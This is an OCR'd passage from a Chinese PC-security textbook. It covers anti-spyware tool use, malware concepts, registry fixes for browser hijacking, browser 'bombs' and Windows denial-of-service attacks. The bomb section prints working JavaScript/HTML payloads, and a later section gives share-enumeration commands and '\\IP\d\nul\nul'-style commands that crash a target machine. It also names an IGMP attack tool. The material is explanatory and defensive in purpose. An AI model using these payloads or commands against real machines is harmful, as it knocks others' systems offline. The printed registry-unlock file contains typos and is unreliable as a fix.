步骤 1 双击桌面上的“反间谍专家”快捷图标，打开“反间谍专家”对话框，如图 2-91 所示。单击“开始查杀”按钮，开始对系统扫描，如图 2-92 所示。




图 2-91　“反间谍专家”对话框

图 2-92　扫描系统

步骤 2 扫描过程中如果发现恶意代码，则会弹出询问信息框，让用户选择处理方式，如图 2-93 所示。

步骤 3 扫描结束之后将会给出扫描结果，单击“查看报告”按钮，打开“扫描报告”对话框，查看其详细信息并对查到的恶意代码文件进行隔离或清除，如图 2-94 所示。

图 2-93　选择处理方式

图 2-94　查看扫描报告

步骤 4 在“常用工具”功能栏中选择“系统免疫”按钮，单击“检查”按钮，查看计算机的免疫情况，如图 2-95 所示。单击“启用”按钮，则可启用反间谍专家所有的免疫项目，保证自己的系统不再受某些恶意网站、间谍软件、不良 ActiveX 控件的侵扰。

步骤 5 单击“IE 修复”按钮，打开“IE 修复”对话框，如图 2-96 所示。在选择需要修复的项目之后，单击“立即修复”按钮，将 IE 恢复到其原始状态。




图 2-95　查看系统免疫情况




图 2-96　修复 IE

步骤 6 单击“隔离区”按钮，则可查看已经隔离的恶意代码，选择隔离的恶意项目可以对其进行恢复或清除操作，如图 2-97 所示。

步骤 7 单击“高级工具”功能栏，进入“高级工具”设置窗口，如图 2-98 所示。单击“进程管理”按钮，打开“进程管理器”对话框，对进程进行相应的管理，如图 2-99 所示。

图 2-97　隔离区




图 2-98　“高级工具”设置窗口

步骤 8 单击“服务管理”按钮，打开“服务管理器”对话框，对服务进行相应的管理，如图 2-100 所示。

图 2-99　“进程管理器”对话框

图 2-100　“服务管理器”对话框

步骤 9 单击“网络连接管理”按钮，打开“网络连接管理器”对话框，对网络连接进行相应的管理，如图 2-101 所示。

步骤 10 选择“工具”→“综合设定”命令，打开“综合设定”对话框，对扫描设定进行相应的设置，如图 2-102 所示。




图 2-101　“网络连接管理器”对话框




图 2-102　“综合设定”对话框

步骤 11 在“查杀设定”选项卡中，用户可以设定发现恶意程序时的默认动作，如图 2-103 所示。在“其他”选项卡中，用户可选择“允许右键菜单选择扫描”复选框，如图 2-104 所示，单击“确定”按钮，即可完成设置操作。




图 2-103　“查杀设定”选项卡

图 2-104　“其他”选项卡

2.4　可能出现的问题与解决方法

木马程序会想尽一切办法隐藏自己，主要途径有：一是在任务栏中隐藏自己，这是最基本的，只要把 Form 的 Visible 属性设为 False、ShowInTaskBar 设为 False，程序运行时就不会出现在任务栏中了；二是在任务管理器中隐形，将程序设为“系统服务”可以很轻松地伪装自己。

当然，木马程序还会悄无声息地启动，那些木马制造者们当然不会指望用户每次启动后，单击木马图标来运行服务端。因此，木马会在用户每次启动时自动装载服务端，Windows 系统启动时自动加载应用程序的方法，木马都会用上，如启动组、win.ini、system.ini、注册表等，都是木马藏身的好地方。

2.5 总结与经验积累

不论间谍软件还是广告软件，都会高度危害电脑系统的安全性及稳定性，所以都有移除的必要。由于不同的间谍软件或广告软件设定亦各不相同，即使利用反间谍软件或反广告软件，亦不代表能够完全将它们成功移除，有时更可能会因为清除的间谍软件或广告软件被部分终止，而令系统在启动时出现错误信息，此时就必须请教专家采用手动清除了。

例如，在利用 Ad-Aware 移除一个名为 BookedSpace 的广告软件后，就发现电脑每次启动时都会出现找不到 bs3.dl 及 bsxx5.dll 的错误信息，所以必须手动移除 Ad-Aware 未能完全清除的设定，问题才能得到解决。由于手动移除步骤都会较为复杂，用户在进行时必须相当小心。

第 3 章　浏览器遭受恶意攻击与防御

本章精粹

在本章中，读者可了解恶意代码并通过修改注册表有效防治恶意代码，明白 IE 炸弹的杀伤力，见识 IE 执行任意程序攻击强大的破坏性，从而进一步加强安全意识，为自己的系统做好安全防护。

重点提示

- 认识恶意代码
- 修改注册表防范恶意代码
- 让人惶恐的 IE 炸弹
- 危险性极强的 IE 执行任意程序
- IE 处理异常 MIME 漏洞

Internet Explorer 是目前使用最广泛的网页浏览器，其功能非常强大，但由于支持 JavaScript 脚本、ActiveX 控件等元素，使得 Internet Explorer 在浏览网页时留下了许多隐患，因此保卫 IE 浏览器安全也就成了一项刻不容缓的工作。

3.1　认识恶意代码

恶意代码是一种程序，它通过把代码在不被察觉的情况下镶嵌到另一段程序中，从而达到破坏被感染电脑数据、程序以及进行信息窃取等目的。

3.1.1　恶意代码的特征

恶意代码或者叫恶意软件是具有一定的共同特征，具体体现在如下 3 个方面：

（1）恶意的目的

所有的恶意代码不管破坏的方式如何，其目的都是一种恶意的入侵，从而形成不同程度的破坏。

（2）本身是程序

所有的恶意代码都是一种程序，通过程序的修改或删除实现破坏的目的。

（3）通过执行发生作用

所有的恶意代码之所以能够实现破坏目的，都是因为被入侵者执行了该程序，所以才会达到目的。

3.1.2 非过滤性病毒

非过滤性病毒包括口令破解软件、嗅探器软件、键盘输入记录软件、远程特洛伊和谍件等，组织内部或外部的攻击者使用这些软件来获取口令、侦察网络通信、记录私人通信，暗地接收和传递远程主机的非授权命令，而有些私自安装的P2P软件实际上等于在企业的防火墙上开了一个口子。

非过滤性病毒有增长的趋势，对它的防御不是一个简单的任务，与非过滤性病毒有关的概念包括：

（1）谍件

谍件（Spyware）与商业产品软件有关，有些商业软件产品在安装到用户机器上时，未经用户授权就通过 Internet 连接，让用户方软件与开发商软件进行通信，这部分通信软件就叫做谍件。用户只有安装了基于主机的防火墙，通过记录网络活动，才可能发现软件产品与其开发商在进行定期通信，另外，谍件作为商用软件包的一部分，多数是无害的，其目的多在于扫描系统，取得用户的私有数据。

（2）远程访问特洛伊

远程访问特洛伊 RAT 是安装在受害者机器上，实现非授权的网络访问的程序，比如 NetBus 和 SubSeven 可以伪装成其他程序，迷惑用户安装，比如伪装成可以执行的电子邮件、Web 下载文件、游戏和贺卡等，也可以通过物理接近的方式直接安装。

（3）Zombies

恶意代码并不都是从内部进行控制的，在分布式拒绝服务攻击中，Internet 上不少站点受到其他主机上 Zombies 程序的攻击。Zombies 程序可以利用网络上计算机系统的安全漏洞，将自动攻击脚本安装到多台主机上，这些主机成为受害者而听从攻击者指挥，在某个时刻，汇集到一起去再去攻击其他的受害者。

（4）破解和嗅探程序和网络漏洞扫描

口令破解、网络嗅探和网络漏洞扫描是公司内部人员侦察同事，取得非法资源访问权限的主要手段，这些攻击工具不是自动执行，而是被隐蔽地操纵。

（5）键盘记录程序

某些用户组织使用 PC 活动监视软件、监视使用者的操作情况，通过键盘记录，防止雇员不适当的使用资源或收集罪犯证据，这种软件也可被攻击者用来进行信息刺探和网络攻击。

（6）P2P 系统

基于 Internet 的点到点（peer-to-peer）的应用程序比如 Napster、Gotomypc、AIM 和 Groove，以及远程访问工具通道 Gotomypc，这些程序都可以通过 HTTP 或其他公共端口穿透防火墙，从而让雇员建立起自己的 VPN，这种方式对于组织或公司有时候是十分危险的。因为这些程序先要从内部 PC 远程连接到外边的 Gotomypc 主机，用户再通过这个连接就可以访问办公室的 PC。这种连接如果被利用，就会给组织或企业带来很大的危害。

（7）逻辑炸弹和时间炸弹

逻辑炸弹和时间炸弹是以破坏数据和应用程序为目的的程序。一般由组织内部有不满情绪的雇员植入，逻辑炸弹和时间炸弹对于网络和系统有很大程度的破坏。

3.1.3 恶意代码如何传播

通常情况下，恶意代码利用 3 类手段来进行传播：软件漏洞、用户本身或两者的混合。有

些恶意代码是自启动的蠕虫和嵌入脚本，本身就是软件，这类恶意代码对人的活动没有要求；一些像特洛伊木马、电子邮件蠕虫等恶意代码，利用受害者的心理操纵执行不安全的代码；还有一些是哄骗用户关闭保护措施来安装恶意代码。

利用商品软件缺陷的恶意代码有 Code Red、KaK 和 BubbleBoy，这些代码完全依赖商业软件产品的缺陷和弱点，在不适当的环境中执行任意代码，像没有打补丁的 IIS 软件就有输入缓冲区溢出方面的缺陷。利用 Web 服务缺陷的攻击代码有 Code Red、Nimda 等。

恶意代码编写者的一种典型手法，是把恶意代码邮件伪装成其他恶意代码受害者的感染报警邮件，恶意代码受害者往往是 Outlook 地址簿中的用户或缓冲区中 Web 页用户，这样做可以最大可能的吸引受害者的注意力。另一些恶意代码的作者还表现了高度的心理操纵能力，LoveLetter 就是一个突出例子。一般用户对来自陌生人的邮件附件越来越警惕，而恶意代码作者也设计一些诱饵吸引受害者的兴趣。附件的使用正在和必将受到网关过滤程序的限制和阻断，恶意代码的编写者也会设法绕过网关过滤程序的检查。使用手法可能包括采用模糊的文件类型，将公共的执行文件类型压缩成 zip 文件等。

对聊天室 IRC（Internet relay chat）和即时消息 IM(instant messaging)系统的攻击案例不断增加，其手法多为欺骗用户下载和执行自动的 Agent 软件，让远程系统用作分布式拒绝服务（DDoS）的攻击平台，或者使用后门程序和特洛伊木马程序控制。

3.1.4　恶意代码的传播趋势

恶意代码的传播方式不断变换，但作为恶意代码，其传播必然具有如下趋势：

1．种类更模糊

恶意代码的传播不单纯依赖软件漏洞或社会工程中的某一种，而可能是它们的混合。如蠕虫产生寄生的文件病毒、特洛伊程序、口令窃取程序、后门程序等，进一步模糊了蠕虫、病毒和特洛伊的区别。

2．混合传播模式

“混合病毒威胁”和“收敛（convergent）威胁”已成为新的病毒术语，“红色代码”利用了 IIS 的漏洞，Nimda 实际上是 Morris 蠕虫的派生品种，其特点都是利用漏洞、病毒的模式，从引导区方式发展为多种类病毒蠕虫方式，所需时间并不是很长。

3．多平台

多平台攻击开始出现，有些恶意代码对不兼容的平台都能够有作用，来自 Windows 的蠕虫可以利用 Apache 的漏洞，而 Linux 蠕虫会派生 exe 格式的特洛伊。

4．使用销售技术

销售技术不仅在于利用受害者的邮箱实现最大数量的转发，更可引起受害者的兴趣，让受害者进一步对恶意文件进行操作，并且使用网络探测、电子邮件脚本嵌入和其他不使用附件的技术，来达到自己的目的。

恶意软件（malware）制造者可能会将一些攻击方法与新的漏洞结合起来，制造出新的恶意软件，对于防病毒软件的制造者，改变自己的方法去对付新威胁则需要不少时间。

5．服务器和客户机同样遭受攻击

服务器和客户机对于恶意代码的区别越来越模糊，客户计算机和服务器如果运行同样的应用程序，也将会同样受到恶意代码的攻击，如 IIS 服务是一个操作系统缺省的服务。因此，其服务程

序的缺陷是各个机器都共有的，Code Red 的影响也就不限于服务器，还会影响到众多的个人计算机。

6．Windows 操作系统遭受的攻击最多

Windows 操作系统更容易遭受恶意代码的攻击，也是病毒攻击最集中的平台，病毒总是选择配置不好的网络共享和服务作为进入点，其他溢出问题，包括字符串格式和堆溢出，仍然是过滤性病毒入侵的基础。

7．恶意代码类型变化

此外，另外一类恶意代码是利用 MIME 边界和 uuencode 头的处理薄弱的缺陷，将恶意代码化装成安全数据类型，欺骗客户软件执行不适当的代码。

3.2 修改注册表防范恶意代码

注册表是 Windows 操作系统的核心，实质上是一个庞大的数据库，存放有计算机硬件和全部配置信息、系统和应用软件的初始化信息、应用软件和文档文件的关联关系、硬件设备说明以及各种网络状态信息和数据。这当然也是恶意代码的重要入侵对象，要想防范恶意代码对注册表的入侵，就需要对注册表进行相应的修改操作。

3.2.1 自动弹出网页和对话框

用户在浏览网页时，一定遇到过一些广告或者是黄色网站，扰乱浏览者的视野，同时还有可能染上意想不到的病毒，所以为了避免此种情况的发生，就需要通过一定的操作保护好自己的 IE 浏览器。

1．通过注册表清除弹出的垃圾网页

通过修改注册表即可删除垃圾网页，具体操作步骤如下：

步骤 1 在“运行”对话框中输入 regedit 命令之后，单击“确定”按钮，打开“注册表编辑器”窗口，如图 3-1 所示。




图 3-1 “注册表编辑器”窗口

步骤 2 依次选择 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ Run 选项，打开 Run 设置窗口，将包含 url、htm、html、asp 或者 php 等网址属性的键值名全部删除，如图 3-2 所示。

图 3-2　Run 设置窗口

2．通过注册表清除弹出的对话框

通过修改注册表不仅可以删除弹出的垃圾网页，同样还可以删除弹出的恶意对话框。具体操作步骤如下：

步骤 1 在“注册表编辑器”窗口中依次选择 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 选项，打开 Winlogon 设置窗口，如图 3-3 所示。




图 3-3　Winlogon 设置窗口

步骤 2 在 Winlogon 设置窗口中，删除 LegalNoticeCaption 和 LegalNoticeText 两个键值即可，如图 3-4 所示。




图 3-4　删除字符串

3. 利用杀毒软件

除通过手动修改注册表的方法可以清除自动弹出网页和对话框之外，还可以通过网页杀毒软件来实现，杀毒软件不仅可以删除一般的含有恶意代码的垃圾文件，同时还可以监控入侵，做到防患于未然。

3.2.2　浏览网页时被禁用了注册表

注册表在整个计算机中所占的重要作用，如果遇到黑客通过各种途径禁用注册表，就需要通过一定的方法将其解禁。具体操作步骤如下：

步骤 1 在“运行”对话框的“打开”文本框中输入 gpedit.msc 命令，单击“确定”按钮，打开“组策略”窗口，如图 3-5 所示。




图 3-5　“组策略”窗口

步骤 2 依次选择“用户配置”→“管理模板”→“系统”命令，打开“系统”设置窗口，如图 3-6 所示。双击“阻止访问注册表编辑工具”选项，打开“阻止访问注册表编辑工具属性”对话框，如图 3-7 所示。

图 3-6　“系统”设置窗口

图 3-7　“阻止访问注册表编辑工具属性”对话框

步骤 3 选择“已禁用”单选按钮之后，单击“确定”按钮，解禁注册表的访问。

步骤 4 如果连“组策略”窗口也进不去，则可以新建一个文本文档并在其中输入如图 3-8 所示的代码，再将其文本文档保存为.reg 格式。

图 3-8　文本文档

```
REGEDIT4
(空一行)
[ HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVerslon\System ]
"DiseableRegistryTools"=dword: 00000000
```

步骤 5 双击此文件之后，从弹出的“注册表编辑器”窗口中单击“是”按钮，也可以将注册表解禁。

3.2.3 强行修改标题栏与默认首页地址

修改标题栏和默认首页的方法很简单，具体操作步骤如下：

步骤 1 在“注册表编辑器”窗口中依次选择 HKEY_LOCAL_MACHINE\Software\Micro soft\InternetExplorer/Main 选项（见图 3-9 所示）和 HKEY_CURRENT_USER\Soft ware\Microsoft\InternetExplorer/Main 选项（见图 3-10 所示），即可进入 Main 设置窗口。

图 3-9 Main 设置窗口




图 3-10 Main1 设置窗口

步骤 2 在这两个设置窗口中删除 WindowsTitle 主键，即可完成标题栏的修改。

步骤 3 右击 IE 浏览器，从弹出的快捷菜单中选择“属性”命令，打开“Internet 属性”对话框，在“地址”文本框中输入所需网页的网址，如图 3-13 所示。单击“确定”按钮，完成修改操作。

图 3-11　“Internet 属性”对话框

3.3　让人惶恐的 IE 炸弹

有时候在一些恶意网页中还有让人心有余悸的 IE 窗口炸弹，当用 IE 浏览这些网页时，会不断地弹出新的窗口，或打开耗费系统资源的窗口，最后造成 Windows 资源耗尽，导致系统不稳定而死机。

3.3.1　IE 炸弹攻击的表现形式

IE 炸弹攻击有多种表现形式，比如死循环、发文件以及 CPU 资源等，下面就以几种主要的形式为例来选择叙述，其主要的表现形式有如下几种：

1．死循环

死循环是指在网页的代码中，有一段代码的执行会陷入无限的循环之后，最终导致资源的耗尽。图 3-12 所示是包含死循环代码的一个网页源代码，代码中的 onmouseover="while (1)('1')"是导致死循环的主要原因，代码所示网页在 IE 浏览器中的显示如图 3-13 所示。

某些版本的 IE 能够判断出这个死循环，并给出提示。也即在浏览上述网页时，如果把鼠标放在超级链接的上面，就会出现提示用户是否取消该脚本的信息框。如果单击“是”按钮，死循环代码(while(1)('/'))就不会执行；如果单击“否”按钮，死循环就开始了，此时系统运行速度减慢，IE 会失去响应甚至引起死机。




图 3-12　一段死循环代码

图 3-13　包含死循环代码的网页

2. 打开窗口死循环

打开窗口死循环是比较常见的 IE 窗口炸弹，图 3-14 所示是包含打开窗口死循环代码的网页例子，只要把该段网页代码加到网页中，计算机在浏览此网页时，就会不停地打开新的窗口，在大家浏览网页时可能经常会出现这种情况。

图 3-14　打开窗口死循环代码

这时一般会重复打开几十个窗口，而且还来不及关闭，严重时会造成死机，给工作和学习带来很大的麻烦。当出现打开窗口死循环的现象时，用户大多是束手无策，只能等系统停止弹出窗口时，再一一将其关闭，严重时甚至还要重启系统。

3. 耗尽 CPU 资源

图 3-15 所示的网页代码是使 CPU 超负荷的一个例子，设置超出 CPU 处理范围的大图片来使 CPU 超出负荷。由于 IE 内嵌了 Javascript 的功能，现在网上有些不怀好意的黑客们用 Javascript 写了很多恶意小程序，网民们如果浏览了带有这些小程序的网页就会遭到攻击，导致内存和 CPU 超负荷，甚至死机。

图 3-15　使 CPU 超负荷代码

这种 Javascript 炸弹有很多，下面简单介绍几种主要的类型：

（1）窗口炸弹

```
<img src="javascript:n=1;do{window.open('')}while(n==1)" width="1">
```

网民在浏览这个网页之后，IE 浏览器就会打开无数个新的窗口，直至内存耗尽。

（2）图片炸弹

```
<img src="http://你要发的图片"width="10" height="10000000000000000000"></a></p>
```

这个炸弹发了一幅“特大”的图片，使浏览此网页的机器的 CPU 超负荷。

（3）背景炸弹

```
<script>
Var color=new Arraw;
Color[1]="black";
Color[2]="white";
For(x=0;x<3;x++)
{document.bgColor=color[x]if(x==2){x=0;}}
</script>
```

这个炸弹会让对方的窗口背景颜色在“黑白”两色之间急速无限地更换，使整个屏幕激烈抖动，非常可怕。

3.3.2　IE 窗口炸弹的防御

带有 IE 窗口炸弹的网页需经过浏览才会发现，所以要想防御这种类型的炸弹，几乎不大可能。不过因为 IE 窗口炸弹没有很强的破坏性，它实际上只是耗尽系统的资源，最多也只能起到恶作剧的作用，所以碰到了 IE 窗口炸弹时完全没有必要太过惊慌。

不过，这时仍需要注意以下两点：

① 不要试图一个一个地去关闭 IE 窗口炸弹打开的窗口，包括使用“关闭组”功能，因为关闭窗口的速度肯定远远比不上打开窗口的速度，这样做一般只是杯水车薪。

② 不要在情急之中按下主机面板上的 Reset 键来重启系统，因为重启系统可能会造成数据的丢失。

这里提供一种对付 IE 窗口炸弹最有效的方法，就是按【Ctrl+Alt+Del】组合键来利用系统的相关功能，关闭引起 IE 炸弹的网页。直接按【Ctrl+Alt+Del】组合键，打开“Windows 任务管理器”对话框，如图 3-16 所示。

选中制造 IE 炸弹的网页之后，单击“结束任务”按钮，即可把带有 IE 窗口炸弹的网页关闭。

图 3-16　“Windows 任务管理器”对话框

3.4　危险性极强的 IE 执行任意程序

用户只需要在网上稍加留意，就会发现很多关于网络安全受到严重威胁的问题。攻击和防范永远是一对密不可分的矛盾，所谓知己知彼，百战不殆，只有了解攻击的原理和方法，才能

轻松地找到安全防范的方法。

3.4.1 利用 chm 帮助文件执行任意程序

在介绍利用 chm 帮助文件执行任意程序攻击之前，应该先了解一下 IP 攻击和共享攻击。IP 攻击是互联网上最常见的一种攻击手段。IP 攻击是利用 Windows 的 IGMP（Internet 组管理协议），通过利用 ICMP（Internet 控制消息协议）漏洞从而使用户的计算机蓝屏死机。

诸如此类的软件有 IGMP 和 iphacker 等，使用方法也都非常简单，这里以 IGMP（下载地址 http：//www.ttian.net/download/show.php?id=217&down=1）为例进行说明。

在 Target 栏内输入要攻击的 IP 地址之后，再设置好包的大小、时间等，单击 Run 按钮即可开始攻击。如果是一台机器对目标机器进行攻击，效果还不十分明显，但如果换成是许多台电脑一起对目标机器进行 IGMP 攻击，就足可以使目标机器死机。

具体解决方法为：到微软网站下载补丁。另外，如果装有防火墙，在防火墙中设置截住 ICMP 包就行了。在 Windows XP 下禁用 ICMP 时，只须在“网络连接”窗口中单击“已启用 Internet 连接防火墙”链接之后，再在“网络任务”窗口中单击“更改该连接的设置”选项。单击“高级”选项卡上的“设置”选项之后，在 ICMP 选项卡上，清除任意或全部 ICMP 复选框即可。

1. 共享攻击

网上的许多计算机都设置了一定程度上的共享，所以可以利用共享对象来进行攻击。如果目标机器上存在共享，不管该共享资源有没有设置密码，都可以用这个办法使系统死机。具体操作步骤如下：

步骤 1 对目标机器进行共享扫描，在 DOS 提示符状态运行“net view\\目标主机 IP”命令，如果目标主机存在共享，使用此命令就可将目标主机中的文件一览无遗。

步骤 2 在“运行”对话框中输入“\\192.168.0.1\d\nul\nul”命令，稍等片刻，目标主机就出现蓝屏，致使目标 Windows 系统崩溃。

在网上有大量 Windows 系统的机器，其打印机共享一般都是启用，这就是入侵 Windows 的入口，通常对应“C：\windows\system”目录，属于只读共享。使用“\\192.168.0.2\ printer$\nul\nul”命令对此类机器进行攻击非常有效果，而防御这种攻击的方法则是使用代理上网，关闭计算机上的共享。

